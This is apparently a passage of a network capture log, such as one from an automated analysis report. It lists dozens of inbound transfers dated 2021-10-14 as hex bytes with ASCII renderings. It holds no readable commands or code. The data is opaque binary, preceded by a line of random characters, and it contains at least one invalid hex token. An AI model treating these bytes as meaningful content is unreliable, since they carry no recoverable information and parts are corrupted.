O7r-(7u8`\"Cl=Gc@P.93ciUCF*X6@K/+.WDPj/cD9P Wa%E}%@~H-jwZcX@~..bhU2Ze(PB+QKp;>Ou,t~_N] ia>6A[
2021-10-14 02:35:37 UTC	48	IN	Data Raw: 56 77 e1 5b f4 48 a5 71 ce ea 28 10 77 93 46 70 30 ca c8 dd c5 47 18 29 02 9a 33 6b 32 5f 3d 64 cb 61 ed 9b 48 6f 60 1a 20 c3 9f ca 4b ee 0e 89 5a 51 9b e0 8b 5b f7 19 94 d8 ea c2 77 6e 84 f4 e2 00 e3 08 5b 40 6f 50 94 b9 6e fe 0a a3 17 4a a7 f5 8a df d4 6c 31 f4 29 d6 67 d4 44 f6 18 f1 4a 23 96 e7 68 ed 75 6c 89 45 16 47 36 23 3c fb d7 0e 8a af 97 7b 82 a1 4b 74 69 31 34 aa 86 13 7d 29 b9 57 e8 65 3c 82 3b eb ac b5 74 44 6a 3f e1 ee 77 c4 ed 6b c8 25 86 25 e2 8e 39 50 6a 31 e5 1c 12 53 89 10 60 e7 2d a0 80 6f ff ea d2 6a 71 b7 aa 42 24 11 dd cd e2 a8 62 73 08 55 0d d6 02 0c 04 1d 35 ef eb 26 88 d5 de 03 91 8a aa 29 19 60 03 4e 0c 00 f1 84 1b 3a 2b e2 f4 30 3c 30 fa c0 7c a1 16 1b 7b dc a6 9c c4 45 aa 76 25 b1 06 c1 ed 1c 0a 0e 73 a7 5a d3 61 cf 2d 9d 4a Data Ascii: Vw[Hq(wFp0G)3k2_=daHo` KZQ wn[@oPnJl1)gDJ#uhlEG6#<(Kti14)We<:tDj?wk%#69Pj1S`~ojqB\$b\$u5&` N:~+0<0 {Ev%\$Za-J
2021-10-14 02:35:37 UTC	49	IN	Data Raw: 95 51 90 cb 51 37 5e df 9a f7 8a 95 8f 2f b3 6d bf da 39 f2 c8 ea d1 b0 19 6e 76 74 92 83 44 d0 43 b4 38 f4 be 82 5b a4 d8 ef 98 ab c1 43 77 c3 52 ac 07 73 a0 59 71 17 8e 14 a6 90 43 8e bb 98 42 28 9d 1a f0 9b 9b 62 2c 56 68 93 fe 35 38 bf 08 5a a6 ff a3 7d e4 70 d0 bb 19 25 c7 8e e4 fd c5 48 c1 c4 29 8a 9a bc bb b8 cc 1f 12 35 c5 36 48 ee 8e 9a 46 a8 88 84 08 b5 4b 18 33 e9 04 26 a5 9a a1 21 cc 1b 88 69 23 32 aa 1c 19 5f 2f 5c b8 5e cc d8 e5 7c 8e ad 5a e4 aa e6 59 da 73 36 9f a5 51 5b b4 10 4a 51 89 a2 bf dd 45 0a 50 51 8d 96 cd 49 fe 9c e7 f3 5c e9 5e b0 bd b4 4c c3 ed ca 77 b9 14 e7 7b e6 3f 9f 02 e8 90 35 11 87 8d 83 71 b5 33 fb 9d 84 a4 c2 8d 19 a9 28 4f 91 3f 8b 1e dd 61 9f 89 a6 af a2 d9 06 81 e5 dc cc 60 0a c1 6a c6 3e 05 35 e1 6b 9b a6 3e de cb Data Ascii: QQ7^/m9nviDC8[CwRsYqCB(b,Vh58Zj)p%h)56HFK3&!!#2_^/ZYs6Q[JQEPQl^Lw{?5q3(O?a~>5k>
2021-10-14 02:35:37 UTC	50	IN	Data Raw: 9a 9a e0 ea 35 a3 f6 0d 9d 3c ec ca a2 0a 16 12 89 64 7d 46 ff 85 30 91 81 34 e1 00 95 c7 97 57 14 c2 2e f6 d9 8a f5 4b fa fd f1 03 42 82 67 0d 09 3a 4e 37 c7 0b 2e 40 da 56 ed e7 a5 29 88 3d fc 2a 4e 74 b7 6b 1f 08 e7 5d e5 bc 40 e7 fa a1 cb 4e 2b 9f 49 14 e7 f7 3f 40 c6 9e bc 43 29 12 e5 be 89 28 f5 6d cd ea 7a 9b da 47 37 9c dd 9a f7 8a 15 8e 2f b3 6d 89 da 39 f2 c8 5d d1 b0 19 df 5e 53 ba b2 56 c7 61 7d 11 cc b4 b8 20 85 27 16 38 8e d2 54 8d fd 59 ae 07 6e e7 5c 72 17 82 e0 ae 9d 54 5e c7 5d 53 27 86 d2 c0 fe 4c aa d3 50 0d 58 d7 0d 32 d0 c5 85 a6 f3 9a 64 d3 2e c2 a3 31 eb c6 92 cc ee d8 43 d2 ab 0d 88 9a 8a d4 69 80 1f 16 38 f4 70 3a d7 bc 93 40 5f 9e 95 1c c8 58 77 05 98 bb 20 ca b8 a9 5f 52 0a 9c 72 3c 23 11 1e 19 53 53 7d c4 70 cb c9 f5 45 8a c0 Data Ascii: 5<dJF04W.KBg:N7.@V)=Ntkj@N+!~?@C)(zG7/m9j^SVa;`8TYnTrT^SjLPX2d.1C8ip:@_Xw _Rr<#SSj)pE

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	51	IN	Data Raw: 6c 9b f0 0c 87 c6 fd a5 e5 f0 12 b2 7e b2 ca c1 f2 40 b8 c8 61 c3 fc 1b 18 13 6f a8 3b dd ad 37 ec 91 13 46 84 b3 e4 60 21 50 1d ac cf 49 47 93 5f b3 56 ec 2f d2 95 f5 3d fd 02 92 7e e1 8b d1 36 41 f7 5e 68 d8 ea c2 58 8b 86 2a 94 74 b2 87 5a 46 7a 49 83 6d 52 0b 21 94 11 25 85 e4 8d df c8 4e 18 f3 46 f8 b8 f2 40 e7 12 f1 48 64 1c e6 68 ed 0b e1 a0 94 13 6a 32 4a 3c ef c6 0e e3 36 9c 14 9f b7 91 6d 6e 2c 53 59 0a 13 d1 13 05 af 06 92 f5 fb a3 e4 d9 88 67 4d 7a 15 fc f7 63 de 5f 6a c8 22 fa 79 f3 88 22 84 ad 4b 49 35 25 55 9a 10 62 e3 76 8d 81 6f ff cc b2 43 7a 9f 32 9d 26 1d da f5 d9 a2 4a e1 48 61 07 fb 36 7f 26 1f 6c e9 f8 2a fa d8 cf 0a 42 a3 a8 29 09 71 0f 5f 07 6f d5 86 1b 3c 3a ee e3 3a 53 16 36 c1 7a b0 ce 32 d6 df b3 9a ab 6f b2 76 23 b6 04 fd 87 Data Ascii: l~_@ao;7F'!PIG_V/~-6A^hX^tZFzImR!%NF@Hdhj2J<6mn,SyGmzc_j'y"KI5%UbvoCz2&JH4a6&*B)q_o::~S6z 2ov#
2021-10-14 02:35:37 UTC	52	IN	Data Raw: 96 f3 4b 38 0a 18 b6 b6 d1 01 23 34 4a 44 bf f2 74 1f 8b d5 89 f6 d1 f8 8d 2f bf 4e b9 e0 39 f4 ad 49 d3 b6 39 06 7a 76 d3 c9 56 c7 6b 71 39 f4 dc b8 2a 5b 54 10 46 a5 08 54 89 d5 42 ac 07 68 d5 0e 71 16 86 c8 b7 9f 6f 58 a8 97 e9 27 8c 0c 3b db 64 9d c5 50 07 55 ff 35 32 d0 cf 5b a6 f5 b6 65 cf 2e da 3e 52 21 33 1b f1 f3 a4 5f f7 21 1d 06 fb 3e 68 bc 45 cf 1f 58 23 f4 70 4a cc 8c 8b 33 04 9c 95 16 ae 26 4b 14 eb 0e 08 13 b1 a3 27 dd 65 a1 78 30 57 a4 19 f1 52 9d 67 bb 5e ca 17 e5 48 b5 f5 7f e6 a0 f3 32 fa 7a 1e a1 b4 45 79 d4 1a 4b 57 e6 f6 81 dd 43 11 7c 99 9a f9 d0 5f 91 ab f5 eb 7e 2c 57 df 03 98 d5 17 ee d1 7c 49 14 ea 76 de e6 f0 55 e8 81 31 dc 9b 13 ba 74 cb 0e d3 92 8e 8e 18 72 19 02 90 4b b7 1b 8b 1e d7 74 f0 6d a7 0c d4 c8 0e a9 f2 dd cc 68 1b 5e Data Ascii: K8#4JDt/N9I9zvVkg9*[TFTBhqX";dPU52[e.1YEX#pJ3&K'ex0WRg^H2zEyKWCl_~,W]lvU1trKtmh^
2021-10-14 02:35:37 UTC	54	IN	Data Raw: 5f bb bc c5 d8 d9 4e 1e 6e 01 34 b9 f2 40 e3 0e c8 04 0a 3a ee 7e 71 32 cc 88 45 1a 05 1c 27 16 eb d7 0d cd ce 95 7b 82 d9 33 67 7f 28 10 b7 1b 15 ca 2c 80 b8 fa 6d 2d f8 a4 c2 e4 b2 67 47 6c a3 d8 0c 6e ab 62 7f de 0b dd 2f f3 82 3e c2 1c 7a 6e 1d 14 44 9f 32 9a ed 05 34 ee cd f5 c7 90 57 4b 8e 3e 52 21 33 1b f1 f3 a4 5f f7 21 1d 06 fb 3e 68 bc 37 d9 ea f8 2c 8c cf e7 42 ff a2 a2 3f 85 59 0c 5e 07 69 fd 27 1b 3c 30 81 c3 38 53 10 d3 f3 6b b5 32 de d5 df a0 f5 09 6f a8 7c 0f 92 06 cb 93 02 23 e3 7a 79 53 e3 5f d0 65 9c 40 6b 78 1b 78 3b cd 1c 47 d5 46 fc 40 cb 5f 10 88 ca a5 1d e3 5b ee 91 2e f0 cf 96 c3 f6 9c 1e 45 31 c5 ea b6 57 4b f3 79 c4 3a 89 8f ab 62 b9 6e e0 0e 79 74 db c3 e9 52 47 8a 3f 35 13 71 f8 4f f0 ff de b1 77 2e 06 49 a4 00 e6 6f 6e 80 f0 Data Ascii: _Nn4@::~~q2E'3g(m-gGlnb>znd24WK>R!3_!>h7,B?Y^i~0kS82o]#zyS_e@kxx;GF@_[.E1WKy:bnytrG?5q Ow.lon
2021-10-14 02:35:37 UTC	55	IN	Data Raw: f1 31 5a 8a f9 a1 6d c7 41 ea a1 31 eb d9 ac fd fc d6 48 c0 b6 f2 89 b6 b1 c5 71 e4 df 19 22 fe 7d 25 df 9e 9a 51 a9 83 b0 e2 a5 74 7b 12 fa 0c 4f d1 b3 a3 2b d5 2c 8f 6a 30 4c 9b 01 17 a7 41 54 bd 48 d9 d9 ee 62 8e d0 7f f7 b8 ff 25 02 70 1a 90 a5 4f 64 93 1f 55 43 f5 9a bd cc 51 04 42 be 98 d5 dc 59 f4 81 6f f8 78 3f 48 a3 a5 99 c4 0f fc c7 91 46 2e f6 6a f6 35 e1 db 5f af 7f cf 96 89 b6 51 a6 20 d3 83 96 b9 c9 8f 18 28 8a 5f 91 2e 86 84 ce 64 80 5c b4 1e de ca 1a 9e c1 22 cd 4e 1a 49 60 96 2c 02 3b e7 04 b1 a4 25 e8 de e5 44 c9 ff 21 ba 9a b1 77 07 b3 a4 c7 6e ee 85 b6 c7 ab ca e0 b3 a0 e1 73 a4 47 a0 9b e8 5b f2 ed db 6c dd 8a a9 51 15 ba 68 fb f5 08 56 30 c5 d8 d1 5b 14 a2 4f 67 4e 02 25 6b d4 f6 41 d0 c8 99 9a d8 6d fe 01 6f 43 72 fe 30 4b 7c 1f Data Ascii: 1ZmA1Hq"}%Qt{+;jOLATHb%pOdUCQBYox?HF.j5_Q(_d"NI";,%DlwvsG[QhV0[Ogn%kAmoCr0K
2021-10-14 02:35:37 UTC	56	IN	Data Raw: 87 7e f9 d6 94 e1 52 b8 38 43 2e 08 fa e3 fd b5 9c f2 07 44 09 ea 22 41 5f e0 ca 16 e9 20 f6 fb ce 0a f4 b5 25 68 1f 71 0e 4c 12 7e c0 90 04 31 a7 ff f0 55 0e 16 f8 ca 69 bb 0c 22 dd 51 11 82 71 7c bf 65 33 8f cd cd 82 07 1a 05 68 69 cf de 40 fc 2d 9b 2f 63 6e 81 5a c6 c5 0d 51 5a 78 de 0c ca 59 75 78 51 ca 31 f7 a5 ea df 04 c0 30 9e d2 e0 69 22 56 3a d2 fc 3d 3e a9 e8 78 ce 28 42 ea 37 a9 b9 64 e6 25 b9 9b 34 a6 1f 4f 52 80 4c 61 11 70 f9 69 ed e5 c5 d4 5b f8 9c 60 c7 53 e6 69 0b 5e e0 eb 07 53 c4 3b 56 c3 f6 58 f6 42 ba f8 6b de c5 b8 36 21 34 f3 35 46 6e 29 4c 24 15 8c 13 ce e1 24 b2 43 d3 0a 23 e9 d5 a4 97 2e c4 13 0a a3 42 ee 8b 3e 5c 72 d6 e5 28 37 d4 91 2e 27 c4 38 60 e6 be ed 58 0f 18 e0 03 48 92 86 1c 18 2b 47 70 fb 09 2e 4c e3 7f fd e1 c0 74 b5 Data Ascii: ~R8C.D"A_ %hqL~1Ui"Qqje3hi@/~cnZQZxYuxQ10i"V::>x(B7d%4ORLapi[Si'S;VXBk6145Fn)L\$C#C.B>lr (7.8'XH+Gp.Lt
2021-10-14 02:35:37 UTC	57	IN	Data Raw: a8 f8 6b 2c 54 40 93 ea dc 3b 41 96 f5 e1 7f 08 67 b0 b7 93 0b 1f e5 f2 68 6d 02 f9 7a f6 24 f0 55 e8 96 3f 2a 7t 89 bc 6b b5 32 d2 89 b4 a2 c2 58 18 04 81 38 9f 3f 9a 6d 62 63 9f 5a ad 24 65 d9 08 87 cd 10 cc 62 00 70 73 ba 2f 00 13 5a 69 9b a0 0d 22 c1 c0 5d f3 c3 34 a8 83 83 ad 06 ff a0 f4 5c 30 ef 83 af ea 93 d1 f3 ab b3 f5 70 be 66 6f 9a c4 56 c9 f5 a5 cc d7 99 b1 5a d9 75 77 ee 0b 18 7f 0e 88 b2 c7 c7 31 33 64 83 4b 14 0b 6d 31 f5 4b c0 d3 e7 85 ce 78 ff 05 77 79 8a df ce 4c 78 fa 88 ea 8b 6e e5 74 cc d8 63 0b cf ea eb dc 87 ea 74 3b 11 d4 97 45 95 02 0b 56 25 35 69 a4 c5 dc 86 c0 df 93 39 f1 14 90 0b 7d c9 c7 e7 4f a6 36 69 ef 28 1c 30 39 43 70 3c f5 fa 56 c4 41 1e 57 86 b3 1d 63 21 5c 23 5d e0 49 4d 91 5e 4b 1b c2 01 c1 99 e4 f8 e7 1f 8a 63 f4 b3 Data Ascii: k,T@;Aghmz\$U?*{k2X8?mbcZ\$ebps/Zi"}4l0pfoVZuw13dKm1KxwyLxntct;EV%5i9)O6i(09Cp<VAWC!w#]iM^Kc
2021-10-14 02:35:37 UTC	59	IN	Data Raw: 1c 41 c0 59 c0 20 75 5c 1a 98 48 47 3c e1 5b e9 93 20 c9 29 83 d2 f6 eb ec cb 0e c3 ec a6 f3 35 e0 6f dc bc a7 85 c4 a8 1b 7f e2 20 a6 9e 0c 94 37 44 5c a8 5b 0e 13 7b ea 67 fb fa fc 7b 4f 2e 00 50 46 50 e6 6f 65 4f e9 fa 05 1a f3 5f 41 1e 6b 77 6c 54 aa 51 6b c6 48 cb ea 27 e2 e2 33 9a d7 00 c0 1b 1f 9f 17 7d fb 3d b6 40 11 b8 9d f8 de bf af 28 12 89 6f 7d 45 ff 85 0e 27 1d 25 ef 37 2d ef 7b 5c 05 cc 29 60 2f b8 26 42 4f c4 e7 2b e3 88 b7 38 16 2a 67 f3 d2 0b 24 9c ed 57 b1 3d bc 55 bf 2c f9 03 d2 4a b7 61 92 b7 ec 5e e4 e0 65 e6 fa b0 ed 5f 2d 88 84 37 e2 e6 65 51 cf a0 dc bc d6 fc 9e 29 28 28 ff d6 c1 4a 43 b2 ed 43 1f 81 f7 b4 f3 a2 41 87 07 8d 45 91 d2 e7 f4 a1 bd d1 b0 52 1d 50 76 92 85 56 c7 6b 71 39 f4 ce b9 2a 5b 5d 11 46 a5 c1 54 89 d5 54 ac 07 Data Ascii: AY uHG<[]5o 7Dl{[g(O.PFPoeO_AkwITQKh'3)=@(o)E"%7-{\})/&BO+8*g\$W=U,Ja^e_-7eQ)((JCCAERpVvkq9*]FTT
2021-10-14 02:35:37 UTC	60	IN	Data Raw: 8c ba 80 17 f5 24 55 4b 5f 10 7c 5a c5 9e d1 f3 e0 94 f0 61 bb 4e 5e 9a b9 5c e4 fe 29 73 d7 99 c7 50 04 a8 78 ee 0b 09 60 26 d4 b3 c5 c1 3c 3a 10 67 48 14 30 44 d4 f6 d2 c7 fb ba 93 ce 7e ec 01 7e 51 6d c7 fe 4e 50 53 8a ea 8d c6 b8 74 dd ad cf 0d c6 c8 09 f7 c7 e8 5c d7 1f fc d0 69 c8 04 01 59 1e 7f 64 8c de f0 a8 c4 f7 8b 15 19 13 b8 5c 55 68 c1 f4 42 bc 18 7f c3 b0 19 18 1f 6f 5e 38 dd a1 7e 2c 46 12 4c a6 3a 33 61 2b 49 31 73 e6 b8 4e 9b 4e 4d 66 b3 23 c5 b1 0a ea ee 04 ab d3 f0 9b ea 92 57 f6 19 3d db ea ce 66 96 86 f4 e4 2f 78 84 5a 4a 41 e2 92 67 70 c8 27 85 11 62 83 e4 8d df cf 6c 27 f4 29 d6 ac 0c 47 e7 1f c8 62 09 3a e2 7e c3 34 eb 88 4f 06 94 35 7a 3a ea d2 04 38 80 96 7b 84 a7 97 4f 51 20 3c 94 1c 3b f5 29 a8 5b ef 43 6b 9e 90 e8 ac b5 74 45 Data Ascii: \$UK_[ZaN^)]sPx' &<gH0D~~QmNPStiYdUhBo^8~,FL:3a+1sNNMfi#W=f/xZAgpbl')Gb~-4O5z:8(OQ <:)[CktE
2021-10-14 02:35:37 UTC	61	IN	Data Raw: 39 ae ee af dd 01 da 4d 37 0b 8e 02 c9 fc a8 b3 40 6a cd 35 f8 d4 a2 1d 2a 19 98 6f 01 8f ee 81 2c 90 e3 27 f4 23 52 0a 97 5d 0f d0 c6 64 aa 83 d9 4c 6b fd 10 03 42 8e a4 36 18 30 67 ef d3 0b 28 41 e3 62 fa 7d 87 82 b5 3d fa 03 11 49 b7 6d 71 8b ec 5e ef c4 43 e3 95 77 e1 4e 21 88 ac 26 e3 98 ae 40 c6 94 f5 bd 2b 5c ba 35 fa 0a fd dc cd 87 5e 8b d7 4b 70 a3 dd 9a f7 b3 4a 9c 2b da 61 93 d8 3f e5 aa 90 be 96 11 01 56 67 9f ad 1f c3 6b 77 56 de b6 b8 2c 5d 36 1d 29 be d2 54 83 0b 5b 89 2f 5f cf 0e 7b 04 8a bb 08 9f 54 52 a5 bf 6b 27 8c 06 10 e2 75 8c c4 86 14 44 ee 24 23 c2 41 ec 99 2d 4e 9a 30 3f c4 b4 e7 fe c0 9f e8 ff c6 67 59 55 f3 77 44 af 1f 5d fb 1f 18 28 e7 7f 48 73 8c 9a 4a b6 b4 ad 1c a4 52 a9 16 ed 2e 29 e0 b2 a3 60 fe 0a 9c 78 30 5d 89 db 19 59 Data Ascii: 9M7@]5*o, #R]dLkB60g(Ab)=lmq^CwNI&@+!5lKpJ+a?VgkwV,]6T]l/_[TRk'uDS#A~N0?gYUwD](HJSR.)'x0]Y

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	63	IN	Data Raw: 90 03 91 61 d2 02 0b 51 34 3d 5a 8c 6f 29 86 c8 f7 8d 3d f1 09 88 5e 7d 8d c2 f4 48 28 1e 76 fa 00 51 19 19 4d 72 12 b4 a6 56 ce 28 0e 47 8e 91 20 65 30 5e 1d 82 ce 49 4b 96 57 31 c5 9a 23 c3 98 f1 ec ff 09 95 52 03 9b e0 81 cc e1 36 b2 c7 cc 54 5f bf 9c d4 63 07 90 85 c6 51 6e 5a b2 a3 7a db 22 08 06 4d b7 f9 b4 45 c8 43 12 d4 af dc ba f2 da e7 1f fc 6c d0 3a e4 68 77 0b ec 95 65 82 6a 34 25 8a fc c1 16 fa 56 0a 6a 83 a9 98 47 dc 22 3c 92 96 02 dc 36 a2 71 40 6d 2b ed 2e fb ab ac 6c 6d 9d 39 f0 e6 f1 ba 63 75 c4 3c c6 b2 e2 8f 37 55 6c 24 f0 0c 15 4a 94 3a ea ee 05 32 1d 7e f2 d8 95 64 06 03 29 44 3b 0b e6 6e e2 a5 55 f0 1f c9 16 fc 2b 6d 30 83 24 ee e7 39 8f 45 de 0d e1 b6 be b5 0e 76 10 4a 11 f3 c4 81 04 2a 1a 11 e5 3a 53 8a e9 c7 65 a7 0c af c7 d8 b9 Data Ascii: aQ4=Zo)=^}H(vQMrv(G e0^IKW1#R6T_cQnZz"MECI:hwej4%VjG"<6q@m+.lm9cu<7UI\$J:2~d)D;nU+m0\$9EvJ*:Se
2021-10-14 02:35:37 UTC	64	IN	Data Raw: 57 d5 9e 7e 34 e6 e0 65 56 c4 10 55 54 f3 2b af 00 89 22 e5 d1 cb 9d 47 64 db 6f 1d 9c d2 9a f8 be b9 8c 03 b7 6e 94 e0 4e 0b 58 68 d6 9a 13 01 4b 46 9b 85 3a c4 6b 71 b3 f4 b4 a9 59 e4 27 10 4c af c9 d9 92 d5 4e ad 14 71 de 17 67 69 b8 c8 b7 95 7c 0e ac 97 55 48 3f 0d ce d1 c6 8c ca 47 79 69 ff 35 38 f8 98 5f a6 f3 df d6 ce 2e c8 01 20 f4 de f0 d2 ee d6 53 fa f3 08 88 9c d5 67 74 cc 15 ba 33 ed 69 45 f0 8c 9a 4a 93 c5 91 1c a2 37 c4 15 eb 0e 82 db ab af 29 d9 1b 8a 6b 20 65 57 1c 19 59 51 69 ab 4e 50 c4 f8 54 51 c0 7f e6 a3 8f 82 fd 71 3c 8a a7 53 60 1b 2b fb 55 e6 88 ac ce 52 09 ce 53 9d f0 c7 4c 91 25 f4 eb 7e 33 5a c3 d3 98 d5 17 f0 de 7e 42 2a a3 7f e6 22 9f e0 e9 90 35 d9 68 88 bf 8f b4 23 d6 ba df a2 c2 77 76 b1 80 4e 95 2b 75 1f cb 9d 9e 41 a2 24 Data Ascii: W~4eVUT+~"GdonNXhKF:kqY^LNqgj UH?Gyi58_ _ Sgt3iEJ7)k eWYQINPtQq<S^~URSL%-3Z-B**5h#wvN+uA\$
2021-10-14 02:35:37 UTC	65	IN	Data Raw: 27 6d 43 94 4f 5e db 22 9e 3f c7 ac e6 87 d5 f2 7d 16 e8 01 82 ba f2 4c 99 3a e1 4c 01 12 8c 6c eb 1c c3 ac 45 10 60 1c 0a 16 ed cc 24 f9 38 8a 53 da b6 91 6d 10 00 3d 92 00 3b b3 2d a8 57 d1 49 2b ed b8 c2 21 b2 67 47 77 30 7e 51 65 25 d3 bc df 0c 9e 5d 4c 88 28 52 78 83 05 1b 12 55 93 94 c6 e6 b8 85 5f 78 2f d4 c6 f6 9f 98 42 37 1f f9 7c 44 b4 7b ca 1f 5c 89 4c 23 a5 35 01 26 e3 d3 33 88 dd de 00 f7 b3 a2 b3 37 18 0b 5f 01 47 f1 86 1b 36 98 ff ef 2d 85 05 f2 d1 70 a1 04 02 37 d7 28 2d bd 5e 9f 60 30 bc 1e 43 35 16 0f 80 ce 6e 8f e5 56 eb 21 b6 5f 70 6b 90 5c df df 17 db e8 3a d0 08 cc 77 3e 9e 50 c0 99 f0 50 ff 56 3b d3 30 99 d4 26 e0 38 56 3d d2 f3 96 8a 57 1a 79 c4 3a 8b 8c d5 ad aa 4f fc 27 92 b2 96 39 37 44 47 a1 5b 2e 89 62 ec 72 e9 f7 c3 dd 3f Data Ascii: 'mCO^"?):LIE:\$8Sm=-;WI+lgGw0~Qe% L(RxUWw/L08B7 D L#5&37_G6-p7(^~^0C5nV!_pk!w>PPV;0&8V ~Wy:O'97DG[.br?
2021-10-14 02:35:37 UTC	66	IN	Data Raw: 6d dc cf 5c 78 8d 8a ea 87 7f 1e 77 cc de 61 02 d7 cc 15 52 80 ec 5c d0 01 f2 80 4b de 13 1d dc 09 3d 60 8d 7a c9 a0 d2 df 3e 3d f1 18 90 0c 7d c9 cb dc a5 ae 1e 7c c3 ff 1b 18 13 6f 54 3a dd ad 45 cb 56 1d 6e e3 9f 33 67 4e 47 34 75 c4 64 6c 8a 47 4d 26 b5 23 c5 f6 ff ea ee 04 af 70 db 8a f1 8e 78 9f 35 a5 de 85 d5 4f b8 8e cd 26 07 90 85 4b 56 76 4a 44 74 6d ca 36 82 24 1b bc f0 95 0f ca 53 22 bd 38 cc a9 d5 57 d1 09 c7 23 2c 38 e4 6e fa 14 fc 05 42 10 6a 35 36 34 fc e4 1e f4 30 1a 44 84 b6 90 c5 6e 00 28 ba b9 13 db 23 80 0b f9 6d 21 c5 5f eb ac b9 4f 9a 7a 39 fa ce 49 ab 64 60 a7 0b 97 2e f5 99 3f 4f a5 4d 7b 0c 1c 42 17 1d 71 ee 04 21 a7 7e d3 d1 8b 6c f6 a0 38 43 25 b9 e1 d4 e7 8a f9 e1 09 5f 18 db b8 40 26 1f 34 ff d0 93 99 d9 c5 26 d1 b3 a6 3e 92 Data Ascii: m\xwaR\k="z>=}}oT:EVn3gNG4udlGM&#px5O&KVvJDtm6\$S^8W#,8nBj5640Dn(#m!_Oz9ld'.?OM{Bq!~l8C%_@&4&>
2021-10-14 02:35:37 UTC	67	IN	Data Raw: 6d fd ef bf 3f 44 3d fc 21 20 5b 9f 87 1f f6 e6 c0 f4 c0 4a 31 e9 b2 f0 45 3c 49 41 2f f5 fc 72 50 f7 44 eb cd 9e 14 4c 16 5f a5 c0 dc cb 95 42 9e cb 47 09 82 c9 0e e0 a5 26 13 26 a2 54 95 cf 30 7a 10 80 0b 98 09 00 50 7c b9 b1 5e 49 dc 69 e1 e3 6e af fc d6 18 10 46 a4 c0 58 81 c3 5f a0 11 60 41 b9 59 0d 85 c8 bd 97 42 49 a4 9f dd 90 84 82 79 f3 7e 9c d3 5a 13 59 ee 39 3e c4 dc 57 af 7b 07 6d 41 99 f2 67 38 63 71 99 34 f9 00 d4 ed ab 0c 89 89 bf c3 7c 42 a8 0f 8f e7 61 28 c1 a7 82 51 be 8d 98 0b 7e 51 66 19 7f 0c 31 c7 a5 79 b5 ab 94 8d 75 27 8b 9a 13 08 54 51 69 8b bc db cc 7f da 8a 18 68 30 27 df 36 fc 70 25 9f a2 54 76 87 a4 52 8d f5 9a ae d3 68 49 45 45 88 f7 42 59 fa 87 fb 7f ae 36 70 a8 a6 9f c4 13 f2 dd 7e 49 96 d9 84 e6 24 f0 83 f9 94 2e c3 02 53 Data Ascii: m?D=! [J1E<I\IrPDL_BG&&T0zP ^linFX_`AYBly~ZY9>W{mAg8cq4 Ba(Q~Qf1yu^TQih0%p%TvRhIEEBY6p~l\$.S
2021-10-14 02:35:37 UTC	68	IN	Data Raw: f8 1f 8b 0c 97 9b e0 85 de 47 33 2b 6f c2 d2 4f b8 8e e5 ea 16 98 ea 7c 41 69 49 9f 6e fa 6c 5c f3 17 4a a9 68 3a 0f db ca be e3 f3 0a ad 24 cb dd 18 e0 4d 18 32 ed 79 e3 13 65 3f 6d 34 6b 34 2f 68 8a c6 08 e1 31 87 73 8d 38 26 19 18 22 3c 96 84 a4 f3 33 a9 51 f3 6f 3d fc ba e3 22 04 19 2a 7b 39 f4 68 da 7d 66 ea 7f 0b 8f 2f f3 82 39 5e 62 56 03 3b 13 55 90 09 75 9d 2f 33 81 65 e6 ce 8b 72 6d f0 15 42 24 11 e1 fb e4 cd 64 e0 09 5f 18 e3 b9 54 26 1f 34 fa f2 34 14 f2 cf 0a ff b1 ad 20 0e 7b 06 d1 b0 47 f1 87 1b 36 2b ea f3 2b 59 1f 76 77 64 98 00 32 d6 d5 b7 9e b5 7e ad 60 3d 9f 0d cc 82 0d 1a 07 68 73 3a dd 48 f8 27 8c 49 70 6a ee 7c d6 ce 16 50 c9 3f fb 09 ca 55 11 99 53 dc 38 6f ec 87 b0 29 d8 2b 86 c4 d8 e4 35 47 3b d2 eb c8 4d 25 e8 72 c8 38 92 5b d1 Data Ascii: G3+oO Ailn\Jh:\$M2ye?m4k4/h1s8&"<3Qo="*[9h]f/9^bV;Uu/3ermB\$d_T&44 (G6++Yvwd2~`=hs:H\p]P? US8o)+5G;M%r8[
2021-10-14 02:35:37 UTC	70	IN	Data Raw: 45 8d 44 48 7a 27 29 4e 0e 71 cf a4 b9 86 9f 54 8e a2 91 7b 39 8c 0c ca cd 4c 60 d2 50 0d 5f ee 31 25 06 dc 5f b7 f1 a1 60 fe ef 1c b1 19 da c6 8e e4 c6 f8 5b d2 ad 01 a0 a2 ba d4 7f 12 13 30 69 f5 70 31 c4 e3 86 41 bb 96 bf 15 8e 58 77 14 ea 14 20 ca b2 a3 11 ca 47 e1 78 22 47 89 1e 18 42 70 70 ba 7c cf c9 f1 f8 9d c2 6e 95 15 e0 36 f6 b5 45 79 05 1b 62 2a e2 88 bb f5 3d 1f 54 46 b1 61 d5 48 f8 e5 0a ea 74 2a 30 b0 b5 99 df 15 cb a7 6b 47 04 d1 fb e2 24 f6 7d 70 93 3f cb e5 76 a8 71 bf 5d d3 90 84 ac ca 59 64 00 81 48 b7 be 8f 1e db 4b 07 53 a7 0a ad 24 09 81 ef b3 cc 60 0a 52 60 96 50 02 3b e7 43 19 a2 25 e8 e9 58 54 db f9 43 57 84 ab 83 69 ff a8 e2 7e d2 c6 00 a1 c2 b2 f9 77 a5 a0 f6 49 23 4d 5e 9c b7 a3 e5 fe dc 1c d7 9b bb 5b 0c 80 f4 ea 0b Data Ascii: EDHz^NqT{9L^P_1%_`[0ip1AXw Gx^GBpp n6{EgEyB*=TfahT^0kG\$}p?vq YdHKSS^R^P;C%XCtWi~wl^M^[
2021-10-14 02:35:37 UTC	71	IN	Data Raw: c9 ec ae b3 6d 22 51 3b f0 e0 7c ba 75 7a dc 0b 1f 2a f3 8e 3e d5 74 5e 6c 1c 06 41 8e 32 d9 ee 05 38 a9 ce f5 c7 90 14 5c 9d 38 45 35 0a f9 e3 f9 cd 49 e3 09 5f 7c fe 36 7f 2c 70 1d eb f8 2c 88 c8 e7 24 fc a2 ae 46 3b 73 0f 59 01 7e c4 e9 00 3d 3a e4 f4 2e 44 c0 eb d4 6b a4 0b 26 58 68 99 27 55 90 57 67 29 a0 c1 de 88 16 01 1f 6a 47 0b 08 b6 07 2b b7 40 61 6e 91 50 d7 ce 1c 74 c1 9e d7 0a c6 45 1a 9e 51 d9 0b e7 5b c4 82 28 d8 b7 95 c3 e1 e5 27 4f 09 d1 ee a7 51 24 f9 70 db 27 66 84 e8 ba bf 6c fc 36 3c 3d 35 39 21 2b 51 82 4a 04 35 6e e1 70 f4 ee c5 cc 57 d0 07 64 c2 46 e1 77 7b 37 7d f7 1e 04 e8 5f 4f d7 f6 b6 6d 78 a2 e2 7c d3 6e ef e4 